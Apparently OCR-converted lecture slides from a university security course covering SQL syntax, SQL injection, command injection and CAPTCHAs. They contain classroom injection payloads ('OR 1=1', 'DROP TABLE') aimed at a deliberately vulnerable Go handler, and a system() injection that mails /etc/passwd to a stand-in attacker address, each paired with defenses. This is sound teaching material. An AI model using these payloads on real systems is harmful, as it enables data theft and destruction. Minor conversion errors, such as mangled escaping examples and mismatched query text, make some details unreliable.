# SQL Injection and CAPTCHAs

CS 161 Spring 2026 - Lecture 21

# Last Time: XSS



- Websites use untrusted content as control data
  - `<html><body>Hello EvanBot!</body></html>`
  - `<html><body>Hello <script>alert(1)</script>!</body></html>`
- Stored XSS
  - The attacker's JavaScript is stored on the legitimate server and sent to browsers
  - Classic example: Make a post on a social media site (e.g. Facebook) with JavaScript
- Reflected XSS
  - The attacker causes the victim to input JavaScript into a request, and the content it's reflected (copied) in the response from the server
  - Classic example: Create a link for a search engine (e.g. Google) query with JavaScript
  - Requires the victim to visit the link with JavaScript

# Last Time: XSS Defenses



- Defense: HTML escaping
  - Replace control characters with data sequences
    - < becomes `<`
    - " becomes `"`
  - Use a trusted library to sanitize inputs for you
- Defense: Templates
  - Library creates the HTML based on a template and automatically handles all sanitization
- Defense: Content Security Policy (CSP)
  - Instruct the browser to only use resources loaded from specific places
  - Limits JavaScript: only scripts from trusted sources are run in the browser
  - Enforced by the browser

# Last Time: Clickjacking



- Clickjacking: Trick the victim into clicking on something from the attacker
- Main vulnerability: the browser trusts the user's clicks
  - When the user clicks on something, the browser assumes the user intended to click there
- Examples
  - Fake download buttons
  - Show the user one frame, when they're actually clicking on another invisible frame
  - Temporal attack: Change the cursor just before the user clicks
  - Cursorjacking: Create a fake mouse cursor with JavaScript
- Defenses
  - Enforce visual integrity: Focus the user's vision on the relevant part of the screen
  - Enforce temporal integrity: Give the user time to understand what they're clicking on
  - Ask the user for confirmation
  - Frame-busting: The legitimate website forbids other websites from embedding it in an iframe

# Last Time: Phishing



- Phishing: Trick the victim into sending the attacker personal information
  - A malicious website impersonates a legitimate website to trick the user
- Don’t blame the users
  - Detecting phishing is hard, especially if you aren’t a security expert
  - Check the URL? Still vulnerable to homograph attacks (malicious URLs that look legitimate)
  - Check the entire browser? Still vulnerable to browser-in-browser attacks
- Defense: Two-Factor Authentication (2FA)
  - User must prove their identity two different ways (something you know, something you own, something you are)
  - Defends against attacks where an attacker has only stolen one factor (e.g. the password)
  - Vulnerable to relay attacks: The attacker phishes the victim into giving up both factors
  - Vulnerable to social engineering attacks: Trick humans to subvert 2FA
  - Example: Authentication tokens for generating secure two-factor codes
  - Example: Security keys to prevent phishing

# SQL Injection and CAPTCHAS



- Structure of modern web services
- SQL injection
  - Defenses
- Command injection
  - Defenses
- CAPTCHAs
  - Subverting CAPTCHAs

# SQL Injection

Textbook Chapter 17

# Top 25 Most Dangerous Software Weaknesses (2020)



| Rank | ID | Name | Score |
|---|---|---|---|
| [1] | CWE-79 | Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') | 46.82 |
| [2] | CWE-787 | Out-of-bounds Write | 46.17 |
| [3] | CWE-20 | Improper Input Validation | 33.47 |
| [4] | CWE-125 | Out-of-bounds Read | 26.50 |
| [5] | CWE-119 | Improper Restriction of Operations within the Bounds of a Memory Buffer | 23.73 |
| [6] | CWE-89 | Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') | 20.69 |
| [7] | CWE-200 | Exposure of Sensitive Information to an Unauthorized Actor | 19.16 |
| [8] | CWE-416 | Use After Free | 18.87 |
| [9] | CWE-352 | Cross-Site Request Forgery (CSRF) | 17.29 |
| [10] | CWE-78 | Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') | 16.44 |
| [11] | CWE-190 | Integer Overflow or Wraparound | 15.81 |
| [12] | CWE-22 | Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') | 13.67 |
| [13] | CWE-476 | NULL Pointer Dereference | 8.35 |
| [14] | CWE-287 | Improper Authentication | 8.17 |
| [15] | CWE-434 | Unrestricted Upload of File with Dangerous Type | 7.38 |
| [16] | CWE-732 | Incorrect Permission Assignment for Critical Resource | 6.95 |
| [17] | CWE-94 | Improper Control of Generation of Code ('Code Injection') | 6.53 |


# Structure of Web Services



- Most websites need to **store and retrieve data**
  - Examples: User accounts, comments, prices, etc.
- The HTTP server only handles the HTTP requests, and it needs to have some way of storing and retrieving persisted data

# Structure of Web Services





# SQL Databases



- A SQL database contains multiple tables
- Each table is like a spreadsheet: one row per entry, one column per field
- Provides ACID (atomicity, consistency, isolation, and durability)
  - Essentially ensures that the database will never crash partway through a partial operation, return an invalid state, or be vulnerable to race conditions

***bots***

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |
| 2 | codabot | hashes | 2.5 |
| 3 | pintobot | beans | 1.5 |

3 rows, 4 columns

# SQL



- **Structured Query Language** (**SQL**): The language used to interact with and manage data stored in a database
  - Defined by the International Organization for Standardization (ISO) and implemented by many SQL servers
- Good SQL servers are ACID (atomicity, consistency, isolation, and durability)
  - Essentially ensures that the database will never store a partial operation, return an invalid state, or be vulnerable to race conditions
- Declarative programming language, rather than imperative
  - Declarative: Use code to define the result you want
  - Imperative: Use code to define exactly what to do (e.g. C, Python, Go)

# SQL: SELECT



- SELECT is used to select some columns from a table
- Syntax:

  **`SELECT [columns] FROM [table]`**

| *bots* | | | |
|---|---|---|---|
| **id** | **name** | **likes** | **age** |
| 1 | evanbot | pancakes | 3 |
| 2 | codabot | hashes | 2.5 |
| 3 | pintobot | beans | 1.5 |
| 3 rows, 4 columns | | | |

# SQL: SELECT



Selected 2 columns from the table, keeping all rows.

```
SELECT name, age FROM bots
```

| name | age |
|---|---|
| evanbot | 3 |
| codabot | 2.5 |
| pintobot | 1.5 |
| 3 rows, 2 columns | |

*bots*

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |
| 2 | codabot | hashes | 2.5 |
| 3 | pintobot | beans | 1.5 |
| 3 rows, 4 columns | | | |

# SQL: SELECT



The asterisk (`*`) is shorthand for “all columns.” Select all columns from the table, keeping all rows.

**`SELECT * FROM bots`**

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |
| 2 | codabot | hashes | 2.5 |
| 3 | pintobot | beans | 1.5 |
| 3 rows, 4 columns | | | |

***bots***

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |
| 2 | codabot | hashes | 2.5 |
| 3 | pintobot | beans | 1.5 |
| 3 rows, 4 columns | | | |

# SQL: SELECT



Select constants instead of columns

```
SELECT 'CS', '161' FROM bots
```

| id | name |
|---|---|
| CS | 161 |
| CS | 161 |
| CS | 161 |
| 3 rows, 2 columns | |

*bots*

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |
| 2 | codabot | hashes | 2.5 |
| 3 | pintobot | beans | 1.5 |
| 3 rows, 4 columns | | | |

# SQL: WHERE



- WHERE can be used to filter out certain rows
  - Arithmetic comparison: **<**, **<=**, **>**, **>=**, **=**, **<>**
  - Arithmetic operators: **+**, **-** , ***** , **/**
  - Boolean operators: **AND**, **OR**
    - AND has precedence over OR

***bots***

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |
| 2 | codabot | hashes | 2.5 |
| 3 | pintobot | beans | 1.5 |

3 rows, 4 columns

# SQL: WHERE



Choose only the rows where the **`likes`** column has value **`pancakes`**

```
SELECT * FROM bots
WHERE likes = 'pancakes'
```

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |
| 1 row, 4 columns | | | |

*bots*

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |
| 2 | codabot | hashes | 2.5 |
| 3 | pintobot | beans | 1.5 |
| 3 rows, 4 columns | | | |

# SQL: WHERE



Get all names of bots whose **age** is less than 2 or whose **id** is 1

```
SELECT name FROM bots
WHERE age < 2 OR id = 1
```

| name |
|---|
| evanbot |
| pintobot |
| 2 rows, 1 column |

(selected because **id** is 1)

(selected because **age** is 1.5)

*bots*

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |
| 2 | codabot | hashes | 2.5 |
| 3 | pintobot | beans | 1.5 |
| 3 rows, 4 columns | | | |

# SQL: INSERT INTO



- INSERT INTO is used to add rows into a table
- VALUES is used for defining constant rows and columns, usually to be inserted

*bots*

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |
| 2 | codabot | hashes | 2.5 |
| 3 | pintobot | beans | 1.5 |

3 rows, 4 columns

# SQL: INSERT INTO



```
INSERT INTO bots VALUES
(4, 'willow', 'catnip', 5),
(5, 'luna', 'naps', 7)
```

This statement results in two extra rows being added to the table

*bots*

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |
| 2 | codabot | hashes | 2.5 |
| 3 | pintobot | beans | 1.5 |
| 4 | willow | catnip | 5 |
| 5 | luna | naps | 7 |

5 rows, 4 columns

# SQL: UPDATE



- UPDATE is used to change the values of existing rows in a table
  - Followed by SET after the table name
- Usually combined with WHERE
- Syntax:

```
UPDATE [table]
SET [column] = [value]
WHERE [condition]
```

*bots*

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |
| 2 | codabot | hashes | 2.5 |
| 3 | pintobot | beans | 1.5 |
| 4 | willow | catnip | 5 |
| 5 | luna | naps | 7 |

5 rows, 4 columns

# SQL: UPDATE



```
UPDATE bots
SET age = 6
WHERE name = 'willow'
```

This statement results in this cell in the table being changed. If the **`WHERE`** clause was missing, every value in the **`age`** column would be set to 6.

*bots*

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |
| 2 | codabot | hashes | 2.5 |
| 3 | pintobot | beans | 1.5 |
| 4 | willow | catnip | 6 |
| 5 | luna | naps | 7 |

5 rows, 4 columns

# SQL: DELETE



- DELETE FROM is used to delete rows from a table
- Usually combined with WHERE
- Syntax:

```
DELETE FROM [table]
WHERE [condition]
```

*bots*

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |
| 2 | codabot | hashes | 2.5 |
| 3 | pintobot | beans | 1.5 |
| 4 | willow | catnip | 6 |
| 5 | luna | naps | 7 |

5 rows, 4 columns

# SQL: DELETE



```
DELETE FROM bots
WHERE age >= 6
```

This statement results in two rows being deleted from the table

*bots*

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |
| 2 | codabot | hashes | 2.5 |
| 3 | pintobot | beans | 1.5 |
| ~~4~~ | ~~willow~~ | ~~catnip~~ | ~~6~~ |
| ~~5~~ | ~~luna~~ | ~~naps~~ | ~~7~~ |

3 rows, 4 columns

# SQL: CREATE



- CREATE is used to create tables (and sometimes databases)

| *bots* | | | |
|---|---|---|---|
| **id** | **name** | **likes** | **age** |
| 1 | evanbot | pancakes | 3 |
| 2 | codabot | hashes | 2.5 |
| 3 | pintobot | beans | 1.5 |
| 3 rows, 4 columns | | | |

# SQL: CREATE



```
CREATE TABLE cats (
    id INT,
    name VARCHAR(255),
    likes VARCHAR(255),
    age INT
)
```

Note: `VARCHAR(255)` is a string type

This statement results in a new table being created with the given columns

*bots*

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |
| 2 | codabot | hashes | 2.5 |
| 3 | pintobot | beans | 1.5 |

3 rows, 4 columns

*cats*

| id | name | likes | age |
|---|---|---|---|

0 rows, 4 columns

# SQL: DROP



- DROP is used to delete tables (and sometimes databases)
- Syntax:

```
DROP TABLE [table]
```

*bots*

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |
| 2 | codabot | hashes | 2.5 |
| 3 | pintobot | beans | 1.5 |

3 rows, 4 columns

*cats*

| id | name | likes | age |
|---|---|---|---|

0 rows, 4 columns

# SQL: DROP



```
DROP TABLE bots
```

This statement results in the entire `bots` table being deleted

~~*bots*~~

| ~~id~~ | ~~name~~ | ~~likes~~ | ~~age~~ |
|---|---|---|---|
| ~~1~~ | ~~evanbot~~ | ~~pancakes~~ | ~~3~~ |
| ~~2~~ | ~~codabot~~ | ~~hashes~~ | ~~2.5~~ |
| ~~3~~ | ~~pintobot~~ | ~~beans~~ | ~~1.5~~ |

0 rows, 0 columns

*cats*

| id | name | likes | age |
|---|---|---|---|

0 rows, 4 columns

# SQL: UNION



```
SELECT * from bots WHERE
name='evanbot' UNION
SELECT * from courses WHERE
mascot='evanbot';
```

*bots*

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |
| 2 | codabot | hashes | 2.5 |
| 3 | pintobot | beans | 1.5 |

3 rows, 4 columns

*courses*

| id | name | mascot | semester |
|---|---|---|---|
| 1 | cs161 | evanbot | su24 |

1 rows, 4 columns

# SQL: UNION



```
SELECT * from bots WHERE
name='evanbot' UNION
SELECT * from courses WHERE
mascot='evanbot';
```

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |

1 rows, 4 columns

| id | name | mascot | semester |
|---|---|---|---|
| 1 | cs161 | evanbot | su24 |

1 rows, 4 columns

*bots*

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |
| 2 | codabot | hashes | 2.5 |
| 3 | pintobot | beans | 1.5 |

3 rows, 4 columns

*courses*

| id | name | mascot | semester |
|---|---|---|---|
| 1 | cs161 | evanbot | su24 |

1 rows, 4 columns

# SQL: UNION



```
SELECT * from bots WHERE
name='evanbot' UNION
SELECT * from courses WHERE
mascot='evanbot';
```

*bots*

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |
| 2 | codabot | hashes | 2.5 |
| 3 | pintobot | beans | 1.5 |

3 rows, 4 columns

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |
| 1 | cs161 | evanbot | su24 |

2 rows, 4 columns

*courses*

| id | name | mascot | semester |
|---|---|---|---|
| 1 | cs161 | evanbot | su24 |

1 rows, 4 columns

# SQL: UNION



```
SELECT * from bots WHERE
name='evanbot' UNION
SELECT * from courses WHERE
mascot='evanbot';
```

Note: output rows are ordered non-deterministically!

*bots*

| id | name | likes | age |
|---|---|---|---|
| 1 | evanbot | pancakes | 3 |
| 2 | codabot | hashes | 2.5 |
| 3 | pintobot | beans | 1.5 |

3 rows, 4 columns

| id | name | likes | age |
|---|---|---|---|
| 1 | cs161 | evanbot | su24 |
| 1 | evanbot | pancakes | 3 |

2 rows, 4 columns

*courses*

| id | name | mascot | semester |
|---|---|---|---|
| 1 | cs161 | evanbot | su24 |

1 rows, 4 columns

# SQL: Syntax Characters




- `--` (two dashes) is used for single-line comments (like `#` in Python or `//` in C)
- Semicolons separate different statements
  - ```
    UPDATE items SET price = 2 WHERE id = 4;
    SELECT price FROM items WHERE id = 4
    ```
    - Returns a single column with a row `2` **only if** there already exists a row with ID 4
- SQL is really complicated, but you only need to know the basics for this class
    ```

# A Go HTTP Handler (Again)



Handler

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {
    itemName := r.URL.Query()["item"][0]
    db := getDB()
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)
    row, err := db.QueryRow(query)
    ...
}
```




URL

```
https://vulnerable.com/get-items?item=matcha
```

Query

```
SELECT item, price FROM items WHERE name = 'matcha'
```

# A Go HTTP Handler (Again)



Handler

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {
    itemName := r.URL.Query()["item"][0]
    db := getDB()
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)
    row, err := db.QueryRow(query)
    ...
}
```

URL

```
https://vulnerable.com/get-items?item='
```

Invalid SQL executed by the server, 500 Internal Server Error

Query

```
SELECT item, price FROM items WHERE name = ''
```

# A Go HTTP Handler (Again)



Handler

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {
    itemName := r.URL.Query()["item"][0]
    db := getDB()
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)
    row, err := db.QueryRow(query)
    ...
}
```

URL

```
https://vulnerable.com/get-items?item=' OR '1' = '1
```

This is essentially OR TRUE, so returns every item!

Query

```
SELECT item, price FROM items WHERE name = '' OR '1' = '1'
```

# A Go HTTP Handler (Again)



Handler

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {
    itemName := r.URL.Query()["item"][0]
    db := getDB()
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)
    row, err := db.QueryRow(query)
    ...
}
```

For this payload: End the first quote (`'`), then start a new statement (**`DROP TABLE items`**), then comment out the remaining quote (`--`)

URL

```
https://vulnerable.com/get-items?item='; DROP TABLE items --
```

Query

```
SELECT item, price FROM items WHERE name = ''; DROP TABLE items --'
```


# SQL Injection



- **SQL injection** (**SQLi**): Injecting SQL into queries constructed by the server to cause malicious behavior
  - Typically caused by using vulnerable string manipulation for SQL queries
- Allows the attacker to execute arbitrary SQL on the SQL server!
  - Leak data
  - Add records
  - Modify records
  - Delete records/tables
  - Basically anything that the SQL server can do

# Exploits of a Mom





# Roadside SQLi





# Blind SQL Injection




- Not all SQL queries are used in a way that is visible to the user
  - Visible: Shopping carts, comment threads, list of accounts
  - Blind: Password verification, user account creation
  - Some SQL injection vulnerabilities don't return much information to attacker
- **Blind SQL injection**: SQL injection attacks where little to no feedback is provided
  - Attacks become more annoying to construct, but vulnerabilities are still exploitable
  - Automated SQL injection detection and exploitation tools can construct exploits

# Blind SQL Injection Tools



- **sqlmap**: An automated tool to find and exploit SQL injection vulnerabilities on web servers
  - Supports pretty much all database systems
  - Supports blind SQL injection (even through timing side channels)
  - Supports “escaping” from the database server to run commands in the operating system itself
- **Takeaway**: “Harder” is harder only until someone makes a tool to automate the attack



# SQL Injection Defenses



- Defense: **Input sanitization**
  - Option #1: Disallow (filter out) special characters
  - Option #2: Escape special characters
    - Like XSS, SQL injection relies on certain characters that are interpreted specially
    - SQL allows special characters to be escaped with backslash (\) to be treated as data
- Drawback: Difficult to build a good escaper that handles all edge cases
  - You should *never* try to build one yourself!

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {
    itemName := r.URL.Query()["item"][0]
    itemName = sqlEscape(itemName)
    db := getDB()
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)
    row, err := db.QueryRow(query)
    ...
}
```

# SQL Injection Defenses



- Defense: **Prepared statements**
  - SQL statements can contain a placeholder, represented a question mark (`?`), that will be filled in with arguments (passed separately) at runtime
  - If you pass untrusted input in the arguments (rather than in the SQL statement), it will only be treated as data and never be parsed

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {
    itemName := r.URL.Query()["item"][0]
    db := getDB()
    row, err := db.QueryRow("SELECT name, price FROM items WHERE name = ?", itemName)
    ...
}
```

# SQL Injection Defenses



- Biggest downside to prepared statements: Not part of the SQL standard!
  - Instead, SQL drivers rely on the actual SQL implementation (e.g. MySQL, PostgreSQL, etc.) to implement prepared statements
- Must rely on the API to correctly convert the prepared statement into implementation-specific protocol
  - Again: Consider human factors!

# Command Injection

# Command Injection



- Both XSS and SQLi are instances of an injection attack, where untrusted data can include stuff that will be treated as a command
  - Typically happens when data and commands are sent in the same channel
  - Often arises when string concatenation is used to construct commands
- Another example: **`system`** library function in C
  - Given a string, it spawns a shell, and executes the string input as a command in the shell

# `system` Command Injection



Handler

```
void find_employee(char *regex) {
    char cmd[512];
    snprintf(cmd, sizeof cmd, "grep '%s' phonebook.txt", regex);
    system(cmd);
}
```

String manipulation again!

Parameter

```
regex = "dashwood"
```

`system` Command

```
grep 'dashwood' phonebook.txt
```

# `system` Command Injection



Handler

```
void find_employee(char *regex) {
    char cmd[512];
    snprintf(cmd, sizeof cmd, "grep '%s' phonebook.txt", regex);
    system(cmd);
}
```

Parameter

```
regex = "'; mail mallory@evil.com < /etc/passwd; touch '"
```

`system` Command

```
grep ''; mail mallory@evil.com < /etc/passwd; touch '' phonebook.txt
```

# Defending Against Command Injection in General




- Defense: **Input sanitization**
  - As before, this is hard to implement and difficult to get 100% correct
- Defense: **Use safe APIs**
  - Don't mix command and data; pass them separately
  - Instead of **`system`**, use **`execv`**, which lets you specify the program and its arguments separately (rather than relying on string concatenation + parsing)
  - Python: use **`subprocess.run`**, not **`os.system`**
  - Go: **`exec.Command`** is safe (Go removed the unsafe API)

# CAPTCHAs

?????


ASHZHANG


Type the characters shown
in the image below
qVpXayk
enter result
SUBMIT

# Websites are for Humans



- Most websites are designed for human usage, not robot usage
  - Example: A login page is for users to submit their password, not for an attacker to automate a brute-force attack
- Robot access of websites can lead to attacks
  - Denial of service: Overwhelming a web server by flooding it with requests
    - We'll see more denial-of-service later in the networking unit
  - Spam
  - More specific exploitation (e.g., scalping tickets/graphics cards when they go on sale)

# CAPTCHAs: Definition





- **CAPTCHA**: A challenge that is easy for a human to solve, but hard for a computer to solve
  - “Completely Automated Public Turing test to tell Computers and Humans Apart”
  - Used to distinguish web requests made by humans and web requests made by robots
- Usage: Administer a CAPTCHA, and if it passes, assume that the user is human and allow access

# CAPTCHAs: Examples



- Reading distorted text
- Identifying images
- Listening to an audio clip and typing out the words spoken

